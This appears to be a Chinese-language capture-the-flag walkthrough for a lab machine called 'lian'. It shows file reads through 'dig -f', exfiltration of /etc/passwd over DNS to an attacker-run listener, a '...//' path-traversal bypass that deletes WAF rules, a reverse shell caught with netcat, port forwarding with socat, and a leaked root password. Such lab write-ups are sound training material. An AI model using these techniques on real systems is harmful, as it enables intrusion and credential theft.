

# lian


## 信息收集

```
(kali㉿192)-[~/Desktop/Dasz/lian]
$ cat ports.nmap
# Nmap 7.99 scan initiated Tue Sep 15 16:17:14 2026 as: /usr/lib/
Nmap scan report for 192.168.1.17 (192.168.1.17)
Host is up (0.0012s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68
|_http-server-header: Apache/2.4.68 (Debian)
|_http-title: Did not follow redirect to http://lian.dsz/
MAC Address: 08:00:27:2D:A6:01 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 4.15 - 5.19 (96%), Android 5 - 10 (Linux 4.14) (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 2.6.1 (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 2.6.1 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: _; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results.
# Nmap done at Tue Sep 15 16:17:30 2026 -- 1 IP address (1 host up)
```

常规端口

## web



80跑的serverpilot

简单来讲就是一个远端管理服务器的软件，似乎不是开源的，也没有近期的CVE

尝试一下弱口令

admin:admin

## Network Tools

Run a quick connectivity check against any host.


Dig

-f /home/yulian007/.ssh/

Run

```
/root/root.txt: Permission denied
dig: couldn't open specified batch file
```

成功



net端存在四种命令执行，但是有waf，常见的绕过都不行，只能尝试用限定命令

Unprivileged

Sudo

SUID

This function can be performed by any unprivileged user.

```
dig -f /path/to/input-file
```

[Source](#) | [History](#)

dig的-f参数可以读取文件，按行查询DNS并返回，行数越多耗时越久

```
Dig -f /etc/hostname

; <<>> DiG 9.20.23-1~deb13u1-Debian <<>> Lian
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 17340
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;Lian.                IN      A

;; Query time: 46 msec
;; SERVER: 192.168.1.1#53(192.168.1.1) (UDP)
;; WHEN: Tue Sep 15 05:30:20 EDT 2026
;; MSG SIZE rcvd: 22
```

大文件读取速度偏慢，搓一个本地DNS服务器，用@192.168.1.12带出数据

```
dig -f <文件> @192.168.1.12
```

```
(kali㉿192)-[/tmp]
$ sudo python dnssniff.py
[sudo] kali 的密码:
listening on udp/53
17:35:01 192.168.1.17 Q=root:x:0:0:root:/root:/bin/bash
17:35:01 192.168.1.17 Q=daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
17:35:01 192.168.1.17 Q=bin:x:2:2:bin:/bin:/usr/sbin/nologin
17:35:01 192.168.1.17 Q=sys:x:3:3:sys:/dev:/usr/sbin/nologin
17:35:01 192.168.1.17 Q=sync:x:4:65534:sync:/bin:/bin/sync
17:35:01 192.168.1.17 Q=games:x:5:60:games:/usr/games:/usr/sbin/nologin
17:35:01 192.168.1.17 Q=man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
17:35:01 192.168.1.17 Q=lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
17:35:01 192.168.1.17 Q=mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
17:35:01 192.168.1.17 Q=news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17:35:01 192.168.1.17 Q=uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17:35:01 192.168.1.17 Q=proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
17:35:01 192.168.1.17 Q=www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
17:35:01 192.168.1.17 Q=backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
17:35:01 192.168.1.17 Q=list:x:38:38:Mailing
```

发现普通用户

```
yulian007:x:1000:1000:~/home/yulian007:/bin/bash
```

直接读取userFLAG

```
17:35:01 192.168.1.17 Q=user:/run/ssh:/usr/sbin/nologin
17:35:01 192.168.1.17 Q=yulian007:x:1000:1000:~/home/yulian007:/bin/bash
17:36:52 192.168.1.17 Q=flag{user-43daf08651f35f808a2bfcc7f1000679}
```

## 提权

### RCE

敏感文件看了一圈没有其他有用信息，需要一个shell来提权，ssh没密码的情况下还是得从web入手

现在明确有命令执行的点只有net.php，但是挂了一层waf并且难以绕过，试试能不能直接删掉它

log.php

### Logs

Rotate or prune stale entries. Removal is permanent.

Log file removed.

| File       | Size     | Last m |
|------------|----------|--------|
| access.log | 23,071 B | 2026-0 |

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackB

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL

URL

http://lian.dsz/logs.php?name=error.log


log.php直接传文件名即可删除，之前扒拉敏感文件时已经拿到waf.rules的根路径

```
/var/www/serverpilot/conf/waf.rules
```

```
$logDir = __DIR__ . '/logs';  
$name = str_replace('..', '', (string)$_GET['name']);
```

双写../绕过一下检查

```
http://lian.dsz/logs.php?name=...//conf/waf.rules
```



反弹shell即可

```
(kali㉿192)-[~]  
$ sudo nc -lvnp 4445  
listening on [any] 4445 ...  
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.19] 3  
bash: cannot set terminal process group (788): Inappropriate  
bash: no job control in this shell  
www-data@Lian:/var/www/serverpilot$ |
```

## 内网8080

```
www-data@Lian:/var/www/serverpilot$ ss -tln  
ss -tpln  
State Recv-Q Send-Q Local Address:Port Peer Address:Port Process  
LISTEN 0 4096 127.0.0.1:8080 0.0.0.0:*  
LISTEN 0 128 0.0.0.0:22 0.0.0.0:*  
LISTEN 0 511 *:80 *:80  
LISTEN 0 128 [::]:22 [::]:22  
www-data@Lian:/var/www/serverpilot$ |
```

存在一个内网服务

```
snmpd 382 0.0 0.0 0 0 ? I< 04:48 0:00 [kworker/R-cfg80211]  
root 387 0.0 0.5 1491780 10680 ? Ssl 04:48 0:00 /opt/perma-app/perma-app  
root 410 0.0 0.1 8168 2872 tty1 Ss+ 04:48 0:00 /sbin/agetty -o - -\u --noret - linux
```

```
/opt/perma-app/perma-app
```

```
./socat TCP-LISTEN:9999,fork,reuseaddr TCP:127.0.0.1:8080
```

穿透出来看看

# User Directory

Click "Edit" to modify inline • No page reloads • Pure HTML over the wire

Showing 50 of 1000 users

**PWNED\_BY\_SQLI',  
email='p@x**

Email: zz@zz.z

Edit

**lmartinez\_r7re**

Email: zclsh5ws@example.com

Edit

**tkbrown\_kmr7**

Email: l4t6j508p@corp.example.com

Edit

**kumar\_m7vm**

Email: uk4z3s@corp.example.com

Edit

**jpark\_15zz**

Email: 5c6ahxto93@example.com

Edit

**wzhao\_eaon**

Email: 2yakjd@example.org

Edit

列举了很多用户

```
zz@zz.z
</p>
<button hx-get="/user/1/edit" hx-target="#user-1" hx-swap="outerHTML">Edit</button>
</div>
<div id="user-2" class="user-card">⋮</div>
```

存在一个编辑接口

```
<form id="user-1" class="user-card edit-form"
  hx-post="/user/1/update"
  hx-target="#user-1"
  hx-swap="outerHTML">
  <div class="form-group">
    <label for="name-1">Name</label>
    <input type="text" id="name-1" name="name" value="PWNED_BY_SQLI&#39;;,
email=&#39;p@x" required>
  </div>
  <div class="form-group">
    <label for="email-1">Email</label>
    <input type="email" id="email-1" name="email" value="zz@zz.z" required>
  </div>
  <div class="form-actions">
    <button type="submit">Save</button>
    <button type="button" hx-get="/user/1/view" hx-target="#user-1" hx-
swap="outerHTML">
      Cancel
    </button>
  </div>
</form>
```

轮询一下

```
seq 10000 > url.txt
sed -i 's/^/http:\/\/lian.dsz:9999\/user\/g' url.txt
sed -i 's$/edit/g'
```

最终在6666处发现root凭据

```
<form id="user-6666" class="user-card edit-form"
  hx-post="/user/6666/update"
  hx-target="#user-6666"
  hx-swap="outerHTML">
  <div class="form-group">
    <label for="name-6666">Name</label>
    <input type="text" id="name-6666" name="name" value="root" required>
  </div>
  <div class="form-group">
    <label for="email-6666">Email</label>
    <input type="email" id="email-6666" name="email" value="BNytValjs1RYHwosaQOC" required>
  </div>
```

直接登录即可

```
bash: no job control in this shell
www-data@Lian:/var/www/serverpilot$ su root
su root
Password: BNytValjs1RYHwosaQOC
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
    link/ether 08:00:27:f7:df:e3 brd ff:ff:ff:ff:ff:ff
    altname enx080027f7dfe3
    inet 192.168.1.9/24 brd 192.168.1.255 scope global dynamic
        valid_lft 258999sec preferred_lft 226599sec
    inet6 2408:824e:513:a840:6810:cfad:e72f:ee1b/64 scope
        valid_lft 252714sec preferred_lft 166314sec
    inet6 fe80::5438:d12b:3a64:491f/64 scope link
        valid_lft forever preferred_lft forever
```